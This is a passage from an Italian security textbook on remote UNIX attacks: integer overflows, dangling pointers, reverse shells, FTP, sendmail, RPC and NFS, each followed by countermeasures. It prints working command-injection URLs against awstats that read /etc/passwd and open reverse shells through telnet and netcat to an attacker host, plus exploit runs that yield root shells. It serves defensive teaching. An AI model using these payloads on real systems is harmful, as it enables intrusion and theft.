int store_data(char *buf, int len)
{
    if(len > 256)
        return -1;
    return memcpy(data, buf, len);
}
```

In questo caso, se si passa un valore negativo a *len* (un intero con segno), si bypassa il controllo del buffer overflow. Inoltre, poiché `memcpy()` richiede un intero senza segno per il parametro della lunghezza, la variabile con segno *len* viene promossa a intero senza segno, perdendo il segno negativo, si verifica un wrapping e si ottiene un numero positivo molto grande, per cui `memcpy()` prosegue la lettura oltre i limiti di *buf*.

È interessante notare che la maggior parte degli integer overflow non sono sfruttabili in sé per un attacco; lo diventano generalmente quando l'intero in questione è utilizzato come argomento di una funzione come `strncat()`, che genera un buffer overflow. Gli integer overflow seguiti da buffer overflow sono la causa di molte vulnerabilità sfruttabili da attacchi remoti scoperte in applicazioni come OpenSSH, Snort e Apache.

Esaminiamo un esempio di integer overflow tratto dal mondo reale. Nel marzo 2003 fu trovata una vulnerabilità nel codice RPC di XDR (*eXternal Data Representation*) di Sun Microsystems. Poiché XDR di Sun è uno standard, molte altre implementazioni di RPC utilizzavano il codice di Sun per manipolarlo, quindi questa vulnerabilità colpiva non solo il sistema di Sun ma anche molti altri sistemi operativi, tra cui Linux, FreeBSD e IRIX.

```
static bool_t
xdrmem_getbytes(XDR *xdrs, caddr_t addr, int len)
{
    int tmp;
    trace2(TR_xdrmem_getbytes, 0, len);
    if ((tmp = (xdrs->x_handy - len)) < 0) { // [1]

        syslog(LOG_WARNING,
               <parte omessa per brevità>

        return (FALSE);
    }

    xdrs->x_handy = tmp;
    xdrs->x_private += len;
    trace1(TR_xdrmem_getbytes, 1);
    return (TRUE);
}
```

Se non lo avete ancora notato, in questo codice c'è un integer overflow causato da una errata corrispondenza signed/unsigned. Qui *len* è un intero con segno. Come abbiamo detto, se un intero con segno è convertito in un intero senza segno, qualsiasi valore negativo memorizzato nell'intero con segno viene convertito in un valore positivo grande nell'intero senza segno; perciò, se passiamo un valore negativo per *len* nella funzione `xdrmem_getbytes()`, bypassiamo il controllo in [1] e la funzione `memcpy()` in [2] prosegue la lettura oltre i limiti

di `xdrs->x_private`, perché il terzo parametro di `memcpy()` converte automaticamente l'intero con segno `len` in un intero senza segno, e quindi per `memcpy()` la lunghezza dei dati sarà un numero intero positivo molto grande. Questa vulnerabilità non è facile da sfruttare in remoto, perché i diversi sistemi operativi implementano `memcpy()` in modi diversi.

Contromisure contro l'attacco di integer overflow

Gli attacchi integer overflow fanno da miccia per attacchi di buffer overflow; perciò, molte delle contromisure descritte per i buffer overflow valgono anche in questo caso. Come abbiamo visto nel caso degli attacchi a stringa di formato, anche per gli attacchi integer overflow e integer sign la causa originaria risale a una programmazione non sufficientemente attenta alla sicurezza. La revisione del codice e una conoscenza approfondita di come il linguaggio in uso gestisce gli overflow e la conversione del segno sono la chiave per sviluppare applicazioni sicure.

Infine, i punti migliori in cui cercare condizioni di integer overflow sono i confronti tra valori con segno e senza segno e le routine aritmetiche, le strutture di controllo dei cicli come `for()` e le variabili utilizzate per contenere le lunghezze dei dati inseriti dall'utente.



Attacchi dangling pointer (puntatore pendente)

Popolarità: 6

Semplicità: 7

Impatto: 10

Grado di rischio: 8

Un *dangling pointer*, o *stray pointer*, o *puntatore pendente*, si ha quando un puntatore punta a un indirizzo di memoria non valido. Si tratta di errori di programmazione comuni che si verificano in linguaggi come C e C++ in cui la gestione della memoria è affidata allo sviluppatore. Poiché spesso i sintomi si notano soltanto molto tempo dopo che il puntatore pendente è stato creato, individuare la causa originaria può risultare difficile. Il comportamento del programma dipende dallo stato dell'area di memoria a cui il puntatore si riferisce: se l'area di memoria è già stata riutilizzata nel momento in cui il sistema tenta di accedervi nuovamente, conterrà dati errati e il puntatore pendente causerà un crash; altrimenti, se l'area di memoria contiene codice maligno fornito dall'utente-hacker, il puntatore pendente può essere sfruttato per un attacco.

I puntatori pendenti sono tipicamente creati in due modi:

- viene rilasciato un oggetto, senza però riassegnare il riferimento allo stesso, che poi viene utilizzato;
- un oggetto locale è estratto dallo stack quando una funzione termina, ma viene mantenuto un riferimento all'oggetto allocato nello stack.

Esamineremo degli esempi per entrambi i casi. Il codice che segue illustra il primo caso:

```
char * exampleFunction1 ( void )
{
    char *cp = malloc ( A_CONST );
    /* ... */
    free ( cp );      /* cp ora diventa un puntatore pendente */
    /* ... */
}
```

In questo esempio viene creato un puntatore pendente quando si libera il blocco di memoria. La memoria è stata liberata, ma il puntatore non è ancora stato riassegnato. Per correggere l'errore, `cp` dovrebbe essere assegnato a un puntatore `NULL` per assicurarsi che non sia riutilizzato nuovamente finché non sarà riassegnato.

```
char * exampleFunction2 ( void )
{
    char string[] = "Dangling Pointer";
    /* ... */
    return string;
}
```

In questo secondo esempio si crea un puntatore pendente restituendo l'indirizzo di una variabile locale. Poiché le variabili locali sono estratte dallo stack quando la funzione termina, qualsiasi puntatore che faccia riferimento a tale informazione diventa un puntatore pendente. L'errore in questo caso può essere corretto assicurandosi che la variabile persista anche dopo il termine della funzione, cosa che si può ottenere utilizzando una variabile statica o allocando la memoria con `malloc`.

I puntatori pendenti sono un problema ben noto in informatica, ma fino a poco tempo fa la possibilità di sfruttarli come veicoli di attacco era considerata soltanto teorica. Durante il BlackHat 2007, questa ipotesi si è dimostrata errata. Due ricercatori di Watchfire hanno illustrato un caso specifico in cui un puntatore pendente ha portato all'esecuzione di un comando arbitrario su un sistema. Il caso riguardava un difetto di Microsoft IIS che era stato identificato nel 2005 ma era ritenuto impossibile da sfruttare per degli attacchi. Secondo i due ricercatori l'attacco poteva essere applicato a puntatori pendenti generici e costituiva una nuova classe di vulnerabilità.



Contromisure contro i puntatori pendenti

Il problema dei puntatori pendenti può essere affrontato applicando standard di codifica sicura. Il Secure Coding Standard del CERT (securecoding.cert.org/) fornisce un ottimo riferimento per evitare questo problema. Ancora una volta è necessario rivedere con cura il software, ed è incoraggiato il ricorso al parere di personale esterno. Oltre alle best practice per una codifica sicura, sono stati creati nuovi costrutti e tipi di dati per favorire una corretta attività di sviluppo con linguaggi a basso livello. Gli *smart pointer* aiutano gli sviluppatori a gestire la garbage collection e i controlli sui limiti di definizione.

Voglio la mia shell

Dopo aver discusso alcuni dei principali metodi con cui gli hacker possono accedere da remoto a un sistema UNIX, dobbiamo descrivere diverse tecniche utilizzate per ottenere l'accesso di shell. È importante tenere presente che un obiettivo primario di qualsiasi hacker è quello di accedere alla riga di comando o alla shell sul sistema bersaglio. Tradizionalmente, l'accesso di shell interattivo si ottiene con un login remoto in un server UNIX via Telnet, rlogin o SSH. In più, si possono eseguire comandi via rsh, ssh o rexec senza la necessità di un login interattivo. A questo punto potreste chiedervi che cosa accade se i servizi di login remoto sono disattivati o bloccati da un firewall. Come possono gli hacker ottenere un accesso di shell al sistema bersaglio? È una buona domanda. Impostiamo uno scenario

ed esaminiamo vari modi in cui gli hacker possono ottenere accesso di shell interattivo a un sistema UNIX. La Figura 5.1 illustra lo scenario.

Supponiamo che gli hacker stiano tentando di ottenere l'accesso a un server web basato su UNIX che si trova dietro un firewall o un router con funzione di ispezione di pacchetti avanzata. Il produttore del dispositivo non è importante, ciò che conta è capire che il firewall è di tipo routing e non fa da proxy per alcun servizio. I soli servizi che possono attraversare il firewall sono HTTP, porta 80, e HTTP over SSL (HTTPS), porta 443. Ora supponiamo che il server web sia vulnerabile a un attacco a validazione di input come quello che esegue una versione di awstats precedente alla 6.3 (CVE 2005-0116). Il server web è in esecuzione con i privilegi di “www”, fatto comune e considerato corretto dal punto di vista della sicurezza. Se gli hacker riescono a sfruttare la condizione di validazione dell'input di awstats, possono eseguire codice sul server web con i privilegi dell'utente “www”. Poder eseguire comandi sul server web bersaglio è fondamentale, ma è solo il primo passo per ottenere un accesso di shell interattivo.



Telnet inverso e canali di ritorno

<i>Popolarità:</i>	5
<i>Semplicità:</i>	3
<i>Impatto:</i>	8
<i>Grado di rischio:</i>	5

Prima di passare ai canali di ritorno, vediamo come gli hacker potrebbero sfruttare la vulnerabilità di awstats per eseguire comandi arbitrari, per esempio per visualizzare il contenuto del file /etc/passwd:

```
http://vulnerabile_targets_IP/awstats/awstats.pl?configdir=|echo%20;
echo%20;cat%20/etc/passwd;echo%20;echo
```




Figura 5.1 Schema di architettura semplificato, con firewall e DMZ.

Quando questo URL è richiesto dal server web, il comando `cat /etc/passwd` viene eseguito con i privilegi dell'utente “www”. L'output del comando è poi offerto all'utente sotto forma di un file di cui effettuare il download. Poiché gli hacker sono in grado di eseguire comandi remoti sul server web, una versione leggermente modificata di questo exploit consentirà di ottenere un accesso shell interattivo. Il primo metodo che esaminiamo è noto come *canale di ritorno*, che definiamo come un meccanismo in cui il canale di comunicazione ha origine dal sistema bersaglio anziché dal sistema che porta l'attacco. Ricordiamo che nel nostro scenario gli hacker non possono ottenere una shell interattiva nel senso tradizionale, perché tutte le porte eccetto la 80 e la 443 sono bloccate dal firewall. Perciò gli hacker devono avviare una sessione dal server UNIX vulnerabile verso il proprio sistema creando un canale di ritorno.

Per ottenere questo risultato si possono utilizzare vari metodi. Nel primo metodo, chiamato *telnet inverso*, si utilizza telnet per creare un canale di ritorno dal sistema bersaglio al sistema dell'hacker. Questa tecnica è chiamata telnet inverso perché la connessione telnet ha origine dal sistema a cui gli hacker stanno cercando di accedere, e non dal sistema degli hacker. Un client telnet è generalmente disponibile sulla maggior parte dei server UNIX, e raramente il suo utilizzo è riservato. Telnet è lo strumento ideale per creare un canale di ritorno, se xterm non è disponibile. Per realizzare un Telnet inverso, occorre anche ricorrere all'onnipotente utility netcat (o nc). Poiché l'hacker sta avviando telnet dal sistema bersaglio, deve attivare dei listener nc sul proprio sistema che accettino le connessioni di telnet inverso, eseguendo i seguenti comandi sul proprio sistema, in due finestre separate, per ricevere le connessioni di Telnet inverso:

```
[sigma]# nc -l -n -v -p 80
listening on [any] 80
```

```
[sigma]# nc -l -n -v -p 25
listening on [any] 25
```

Occorre assicurarsi che nessun servizio in ascolto come HTTPD o sendmail sia associato alla porta 80 o 25. Se un servizio è già in ascolto, deve essere terminato con il comando `kill` in modo che nc possa assocarsi a ciascuna di queste porte. I due comandi nc riportati in precedenza attivano l'ascolto sulle porte 25 e 80 tramite le opzioni `-l` e `-p` in modalità verbose (`-v`) e non risolvono gli indirizzi IP in nomi di host (`-n`).

Restando in linea con il nostro esempio, per avviare un telnet inverso occorre eseguire i seguenti comandi sul server bersaglio tramite l'exploit di awstats. Ecco la sequenza effettiva:

```
/bin/telnet evil_hackers_IP 80 | /bin/bash | /bin/telnet
evil_hackers_IP 25
```

Ed ecco come appare quando è eseguita attraverso l'exploit di awstats:

```
http://vulnerabile_server_IP/awstats/awstats.pl?configdir=|echo%20;
echo%20;telnet%20evil_hackers_IP%20443%20|%20/bin/bash%20%20telnet%20
evil_hackers_IP%2025;echo%20;echo
```

Spieghiamo a che cosa serve effettivamente questa stringa di comandi che appare tanto complessa. Per prima cosa, `/bin/telnet evil_hackers_IP 80` si connette al listener nc dell'hacker sulla porta 80. È qui che l'hacker digita effettivamente i suoi comandi. In linea con i meccanismi di input/output convenzionali di UNIX, lo standard output o i

tasti premuti dall'hacker sono inviati in pipe a `/bin/sh`, la shell di Bourne. Poi i risultati dei suoi comandi sono inviati in pipe a `/bin/telnet evil_hackers_IP 25`. Il risultato è un telnet inverso che ha luogo in due finestre separate. Si sono scelte le porte 80 e 25 perché sono servizi comuni che generalmente sono mantenuti aperti in uscita dalla maggior parte dei firewall, ma si sarebbero potute scegliere due porte qualsiasi, purché il firewall le mantenga aperte in uscita.

Un altro metodo per creare un canale inverso è quello di utilizzare nc anziché telnet, se il binario di nc esiste già sul server o può essere memorizzato sul server tramite qualche meccanismo (per esempio FTP anonimo). Come abbiamo detto più volte, nc è uno dei migliori strumenti disponibili, perciò non sorprende che sia compreso in molte installazioni di UNIX freeware. Perciò, le probabilità di trovare nc su un server bersaglio sono sempre in aumento. Tuttavia, anche se si trova nc sul sistema bersaglio, non è detto che sia stato compilato con l'opzione `#define GAPING_SECURITY_HOLE`, necessaria per poter creare un canale di ritorno con il parametro `-e`. Per il nostro esempio supponiamo che una tale versione di nc esista sul server bersaglio e sia stata compilata con l'opzione citata.

Analogamente al metodo con Telnet inverso descritto in precedenza, anche quello di creare un canale di ritorno con nc è un processo in due fasi. Occorre eseguire il seguente comando per ricevere il canale di ritorno di nc:

```
[sigma]# nc -l -n -v -p 80
```

Una volta attivato il listener, l'hacker deve eseguire il seguente comando sul sistema remoto:

```
nc -e /bin/sh evil_hackers_IP 80
```

Ed ecco come appare quando è eseguito attraverso l'exploit di awstats:

```
http://vulnerable_server_IP/awstats/awstats.pl?configdir=|echo%20;
echo%20;nc%20-e%20/bin/bash%20evil_hackers_IP%20443;echo%20;echo
```

Quando il server web esegue la stringa precedente, viene creato un canale di ritorno nc che “serve” una shell, in questo caso `/bin/sh`, al listener dell'hacker, che ottiene così un accesso di shell; il tutto con una connessione originata dal server bersaglio.

```
[sigma]# nc -l -n -v -p 443
listening on [any] 443 ...
connect to [evil_hackers_IP] from (UNKNOWN) [vulnerable_target_IP] 42936
uname -a
Linux schism 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:0c:29:3d:ce:21
          inet addr:192.168.1.111 Bcast:192.168.1.255
          Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3d:ce21/64
Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500
Metric:1
          RX packets:56694 errors:0 dropped:0 overruns:0
frame:0
```



Contromisure contro gli attacchi con canale di ritorno

Proteggersi contro gli attacchi con canale di ritorno non è per nulla facile. La migliore misura di prevenzione è quella di mantenere il proprio sistema sicuro, in modo che non sia possibile portare questo attacco.

Questo significa disabilitare tutti i servizi non necessari e applicare le patch rilasciate dal produttore appena possibile.

Tra gli altri aspetti da considerare vi sono i seguenti.

- Rimuovere X da ogni sistema che richieda un livello di sicurezza elevato. In questo modo non solo si evita che un hacker possa avviare xterm, ma si ostacola la possibilità che utenti locali possano scalare i privilegi fino al livello di root tramite vulnerabilità nel codice binario di X.
- Se il server web è in esecuzione con i privilegi di “nobody”, occorre modificare i permessi per i file binari (come telnet) per non consentire l'esecuzione da parte di alcun utente eccetto il proprietario dei file binari in questione e gruppi specifici (per esempio con `chmod 750 telnet`). Così gli utenti legittimi potranno eseguire Telnet, mentre quelli con user ID sconosciuti non potranno farlo.
- In alcuni casi potrebbe essere possibile configurare un firewall in modo da proibire le connessioni originate dal server web o da sistemi interni. Questo è utile in particolare se il firewall è del tipo basato su proxy. Sarebbe difficile, ma non impossibile, lanciare un canale di ritorno attraverso un firewall basato su proxy che richieda un'autenticazione di qualche tipo.

Tipi comuni di attacchi remoti

Non ci è possibile trattare ogni possibile attacco remoto, ma a questo punto dovreste aver capito bene in che modo si verifica la maggior parte di questi attacchi. Ora riteniamo utile trattare alcuni servizi importanti che sono spesso oggetto di attacco, e fornire delle contromisure per ridurre il rischio che si verifichino degli exploit se questi servizi sono abilitati.



FTP

Popolarità: 8

Semplicità: 7

Impatto: 8

Grado di rischio: 8

FTP (*File Transfer Protocol*) è uno dei più comuni protocolli utilizzati oggi. Consente di effettuare upload e download di file in e da sistemi remoti. Spesso viene sfruttato per ottenere l'accesso a sistemi remoti, o per memorizzare file illeciti. Molti server FTP consentono l'accesso anonimo, che permette a qualsiasi utente di collegarsi senza autenticazione. Tipicamente il file system visibile all'utente è limitato a un particolare ramo dell'albero delle directory, ma esistono anche server FTP anonimo che consentono all'utente di navigare in tutta la struttura di directory. In questi casi gli hacker possono estrarre file di configurazione riservati come `/etc/passwd`. A peggiorare ulteriormente

questa situazione, molti server FTP utilizzano directory accessibili a tutti in scrittura. La combinazione di directory accessibile a tutti in scrittura e accesso anonimo è una bomba per la sicurezza in attesa di scoppiare. Gli hacker potrebbero essere in grado di inserire un file .rhosts nella home directory di un utente, che consentirebbe loro di accedere al sistema bersaglio utilizzando rlogin. Molti server FTP sono abusati da pirati del software che memorizzano materiale illecito in directory nascoste. Se notate che l'utilizzo della vostra rete triplica in un giorno, ciò potrebbe indicare che i vostri sistemi sono utilizzati come deposito in cui spostare gli ultimi *warez*.

Oltre ai rischi associati all'accesso anonimo, i server FTP hanno sofferto di problemi di sicurezza legati a condizioni di buffer overflow e altre. Una delle più recenti vulnerabilità di FTP è stata scoperta nei daemon ftpd e ProFTPD di FreeBSD, grazie a King Cope. L'exploit crea una shell su una porta locale specificata dall'hacker.

Osserviamo questo attacco lanciato contro un sistema FreeBSD 8.2. Per prima cosa dobbiamo creare un listener netcat che consenta il call back dell'exploit:

```
[praetorian]# nc -v -l -p 443
listening on [any] 443 ...
```

Ora che il listener netcat è stato impostato, eseguiamol'exploit...

```
[praetorian]# perl roaringbeast.pl o ftp ftp 192.168.1.25 443
freebsdftpd inetd 192.168.1.15
Connecting to target ftp 192.168.1.15 ...
Logging into target ftp 192.168.1.15 ...
Making /etc and /lib directories ...
Putting nsswitch.conf and beast.so.1.0
Putting configuration files
TRIGGERING !!!
Logging into target ftp 192.168.1.15 ...
Removing files
Done.
```

Una volta che l'exploit è stato eseguito con successo, occorre tornare a verificare il canale di ritorno del listener netcat:

```
[praetorian]# nc -v -l -p 443
listening on [any] 443 ...
connect to [192.168.1.25] from freebsd [192.168.1.15]51295
id;
uid=0(root) gid=0(wheel) groups=0(wheel)
```

L'attacco ha creato con successo una shell sulla porta 443 del nostro host. In questo esempio, l'accesso anonimo a un server FTP vulnerabile è sufficiente per ottenere l'accesso al sistema a livello di root.



Contromisure contro gli attacchi a FTP

FTP è un servizio molto utile, ma consentire l'accesso FTP anonimo può essere rischioso per la sicurezza del sistema. Valutate la necessità di eseguire un server FTP e decidete se consentire l'accesso anonimo. Molti siti hanno la necessità di consentire l'accesso anonimo via FTP, ma è necessario prestare particolare attenzione a impostare la sicurezza del server.

È fondamentale assicurarsi che siano applicate le ultime patch rilasciate dal produttore del server ed eliminare o almeno ridurre il numero delle directory accessibili a tutti in scrittura.



Sendmail

<i>Popolarità:</i>	8
<i>Semplicità:</i>	5
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	7

Da dove cominciamo? Sendmail è un MTA (*Mail Transfer Agent*) utilizzato su molti sistemi UNIX, ma è anche uno dei programmi più maligni, potenzialmente, in uso. È estensibile, altamente configurabile e decisamente complesso; le sue falte sono state rese note già dal 1988 e sono state utilizzate per accedere a migliaia di sistemi. Negli anni sono stati apportati molti miglioramenti a sendmail, aumentando la sicurezza, ma si tratta comunque di un programma mastodontico di oltre 80.000 righe di codice. Perciò, le probabilità di trovare altre vulnerabilità sono ancora buone.

Ricordiamo dal Capitolo 3 che sendmail può essere utilizzato per individuare account utente tramite i comandi VRFY ed EXPN. L'enumerazione degli utenti è pericolosa di per sé, ma non quanto il fatto di eseguire sendmail. Negli ultimi dieci anni sono state scoperte numerosissime vulnerabilità di sendmail, e molte altre lo saranno in futuro. Sono state identificate molte vulnerabilità relative a condizioni di buffer overflow da remoto e ad attacchi a validazione di input.



Contromisure contro gli attacchi a sendmail

La miglior difesa per gli attacchi a sendmail è quella di disabilitare sendmail, se non lo si utilizza per gestire la posta in rete. Se avete la necessità di eseguire sendmail, assicuratevi di utilizzare l'ultima versione disponibile, con tutte le patch di sicurezza applicate (sendmail.org). Tra le altre misure vi sono quella di rimuovere gli alias decode dal file di alias, perché si sono rivelati una falla per la sicurezza. Esaminate ogni alias che punti a un programma anziché a un account utente e assicuratevi che i permessi di file di alias e altri file correlati non consentano agli utenti di apportare modifiche.

Si può anche considerare l'uso di un MTA più sicuro come qmail o postfix. Qmail, scritto da Dan Bernstein, è un moderno sostituto di sendmail; uno dei suoi obiettivi principali è proprio la sicurezza, e finora si è guadagnato una solida reputazione (qmail.org). Postfix (postfix.com) è stato scritto da Wietse Venema e rappresenta anch'esso un sostituto di sendmail con un buon livello di sicurezza.

Oltre ai problemi descritti in precedenza, sendmail è spesso configurato male, il che consente agli spammer di utilizzarlo come relay per la posta spazzatura. In sendmail versione 8.9 e successive una funzionalità anti-relay è attiva per default. Consultate sendmail.org/tips/relaying.html per ulteriori informazioni su come mantenere il vostro sito lontano dalle mani degli spammer.



Servizi RPC (*Remote Procedure Call*)

<i>Popolarità:</i>	9
<i>Semplicità:</i>	9
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	9

RPC (*Remote Procedure Call*) è un meccanismo che consente a un programma in esecuzione su un computer di eseguire del codice su un sistema remoto. Una delle prime implementazioni fu sviluppata da Sun Microsystems e utilizzava un sistema denominato XDR (*eXternal Data Representation*). L'implementazione era progettata per interoperare con NIS (*Network Information System*) di SUN e NFS (*Network File System*). Da quando Sun Microsystems iniziò lo sviluppo di servizi RPC, molti altri produttori UNIX lo adottarono. Lo standard RPC è una buona scelta per quanto riguarda l'interoperabilità, ma almeno nei primi tempi, il livello di sicurezza era molto basso. Perciò, Sun e altri produttori hanno cercato di applicare delle patch all'infrastruttura esistente per renderla più sicura, ma rimangono ancora numerosi problemi di sicurezza.

Come abbiamo visto nel Capitolo 3, i servizi RPC si registrano con il portmapper in avvio. Per contattare un servizio RPC, occorre interrogare il portmapper per determinare su quale porta è in ascolto il servizio richiesto. Abbiamo anche spiegato come ottenere un elenco dei servizi RPC in esecuzione utilizzando `rpcinfo` o l'opzione `-n` se anche i servizi del portmapper sono sottoposti al firewall. Sfortunatamente, numerose versioni di UNIX sono configurate con molti servizi RPC attivati all'avvio.

A complicare ulteriormente le cose, molti dei servizi RPC sono estremamente complessi e vengono eseguiti con privilegi di root; perciò, un attacco di buffer overflow o a validazione di input consentirà di ottenere un accesso di root. Gli attacchi di buffer puntano ai servizi `rpc.ttdbserverd` e `rpc.cmsd`, che fanno parte del CDE (*Common Desktop Environment*). Poiché questi due servizi sono eseguiti con privilegi di root, gli hacker devono semplicemente sfruttare con successo la condizione di buffer overflow e impostare una connessione xterm o un telnet inverso, e la partita è chiusa. Altri servizi RPC tradizionalmente rischiosi sono `rpc.statd` e `mountd`, che sono attivi quando è abilitato NFS (cfr. il paragrafo dedicato a NFT più avanti in questo capitolo). Anche se il portmapper è bloccato, l'hacker potrebbe essere in grado di effettuare una scansione manuale di servizi RPC (con l'opzione `-sR` di Nmap), che sono eseguiti tipicamente su porte di numero elevato. La vulnerabilità sadmind ha ottenuto grande popolarità con l'avvento del worm sadmind/IIS. I servizi citati sono solo alcuni di quelli che possono provocare problemi. A causa della natura distribuita e della complessità di RPC, esiste sempre la possibilità di abusi, come si è visto con la recente vulnerabilità di `rpc.ttdbserverd` che affligge tutte le versioni del sistema operativo IBM AIX fino alla 6.1.4. In questo esempio utilizziamo il framework Metasploit e il modulo di exploit di jduck:

```
msf > use aix/rpc_ttdbserverd_realpath
msf exploit(rpc_ttdbserverd_realpath) > set PAYLOAD aix/ppc/shell_bind_tcp
PAYLOAD => aix/ppc/shell_bind_tcp
msf exploit(rpc_ttdbserverd_realpath) > set TARGET 5
TARGET => 5
msf exploit(rpc_ttdbserverd_realpath) > set AIX 5.3.10
AIX => 5.3.10
msf exploit(rpc_ttdbserverd_realpath) > set RHOST 192.168.1.34
```

```
RHOST => 192.168.1.34
msf exploit(rpc_ttdbserverd_realpath) > exploit

[*] Trying to exploit rpc.ttdbserverd with address 0x20094ba0...
[*] Started bind handler
[*] Sending procedure 15 call message...
[*] Trying to exploit rpc.ttdbserverd with address 0x20094fa0...
[*] Sending procedure 15 call message...
[*] Command shell session 1 opened (192.168.1.25:49831 -> 192.168.1.34:4444)

uname -a
AIX aix5310 3 5 000770284C00
id
uid=0(root) gid=0(system) groups=2(bin),3(sys),7(security),8(cron),10(audit),11(lp)
```



Contromisure contro gli attacchi a servizi RPC

La miglior difesa contro gli attacchi remoti RPC è quella di disabilitare qualsiasi servizio RPC che non sia assolutamente necessario. Se un servizio RPC è indispensabile per l'attività del server, si può pensare di implementare un dispositivo di controllo di accesso che consenta soltanto a sistemi autorizzati di contattare le porte RPC, cosa che può risultare molto difficile, a seconda dell'ambiente. Si può anche abilitare uno stack non eseguibile, se è supportato dal sistema operativo in uso. Inoltre, si può prendere in considerazione Secure RPC se è supportato dalla versione di UNIX in uso. Secure RPC cerca di fornire un livello aggiuntivo di autenticazione basato sulla crittografia a chiave pubblica; non è una panacea, perché molti produttori UNIX non hanno adottato questo protocollo, e perciò l'interoperabilità è un problema. Infine, occorre assicurarsi di applicare sempre le ultime patch rilasciate.



<i>Popolarità:</i>	8
<i>Semplicità:</i>	9
<i>Impatto:</i>	8
<i>Grado di rischio:</i>	8

Per citare Sun Microsystems: “La rete è il computer”. Senza una rete, l'utilità di un computer diminuisce notevolmente. Forse è per questo che NFS (*Network File System*) è uno dei più diffusi file system con supporto di rete. Questo file system offre un accesso trasparente a file e directory dei sistemi remoti, come se fossero memorizzati in locale. Le versioni 1 e 2 di NFS furono sviluppate da Sun Microsystems e hanno subito una notevole evoluzione. Attualmente la versione 3 di NFS è utilizzata dalla maggior parte delle moderne versioni di UNIX. A questo punto dovrebbe suonare un campanello d'allarme per qualsiasi sistema che consenta l'accesso remoto a un file system esportato, poiché vi è un alto pericolo di abusi e questo è uno dei più comuni attacchi UNIX. Sono state scoperte molte condizioni di buffer overflow di mountd, il server NFS, e inoltre NFS si basa su servizi RPC e non è difficile ingannarlo per fare in modo che consenta agli hacker di montare un file system remoto. La sicurezza di NFS si basa principalmente su un oggetto dati noto come *file handle*; si tratta di un token utilizzato per identificare univocamente ogni file e directory sul server remoto. Un hacker che riesca a determinare

file handle, procedendo mediante sniffing o in altro modo, potrebbe facilmente accedere al file corrispondente sul sistema remoto.

Il tipo più comune di vulnerabilità NFS riguarda un errore di configurazione per cui il file system è esportato al gruppo everyone. Ciò significa che qualsiasi utente remoto può montare il file system senza autenticazione. Questo tipo di vulnerabilità è generalmente il risultato di pigrizia o ignoranza da parte dell'amministratore, ed è estremamente comune. Gli hacker in realtà non devono violare effettivamente un sistema remoto; per loro è sufficiente montare un file system via NFS e sottrarre tutti i file interessanti. Le home directory degli utenti generalmente sono esportate al gruppo everyone, e la maggior parte dei file interessanti (anche interi database, per esempio), è accessibile in remoto. Cosa ancora peggiore, l'intera directory “/” è esportata al gruppo everyone. Ora consideriamo un esempio ed esaminiamo alcuni strumenti che aumentano l'utilità di NFS.

Per prima cosa, esaminiamo il nostro sistema bersaglio per determinare se esegue NFS e quali file system sono esportati, se ve ne sono:

```
[sigma]# rpcinfo -p itchy
```

program	vers	proto	port	service
100000	4	tcp	111	rpcbind
100000	3	tcp	111	rpcbind
100000	2	tcp	111	rpcbind
100000	4	udp	111	rpcbind
100000	3	udp	111	rpcbind
100000	2	udp	111	rpcbind
100235	1	tcp	32771	
100068	2	udp	32772	
100068	3	udp	32772	
100068	4	udp	32772	
100068	5	udp	32772	
100024	1	udp	32773	status
100024	1	tcp	32773	status
100083	1	tcp	32772	
100021	1	udp	4045	nlockmgr
100021	2	udp	4045	nlockmgr
100021	3	udp	4045	nlockmgr
100021	4	udp	4045	nlockmgr
100021	1	tcp	4045	nlockmgr
100021	2	tcp	4045	nlockmgr
100021	3	tcp	4045	nlockmgr
100021	4	tcp	4045	nlockmgr
300598	1	udp	32780	
300598	1	tcp	32775	
805306368	1	udp	32780	
805306368	1	tcp	32775	
100249	1	udp	32781	
100249	1	tcp	32776	
1342177279	4	tcp	32777	
1342177279	1	tcp	32777	
1342177279	3	tcp	32777	
1342177279	2	tcp	32777	
100005	1	udp	32845	mountd
100005	2	udp	32845	mountd
100005	3	udp	32845	mountd
100005	1	tcp	32811	mountd
100005	2	tcp	32811	mountd

```

100005  3  tcp  32811  mountd
100003  2  udp  2049  nfs
100003  3  udp  2049  nfs
100227  2  udp  2049  nfs_acl
100227  3  udp  2049  nfs_acl
100003  2  tcp  2049  nfs
100003  3  tcp  2049  nfs
100227  2  tcp  2049  nfs_acl
100227  3  tcp  2049  nfs_acl

```

Interrogando il portmapper possiamo vedere che mountd e il server NFS sono in esecuzione, il che indica che i sistemi bersaglio potrebbero esportare uno o più file system:

```
[sigma]# showmount -e itchy
Export list for itchy:
/ (everyone)
/usr (everyone)
```

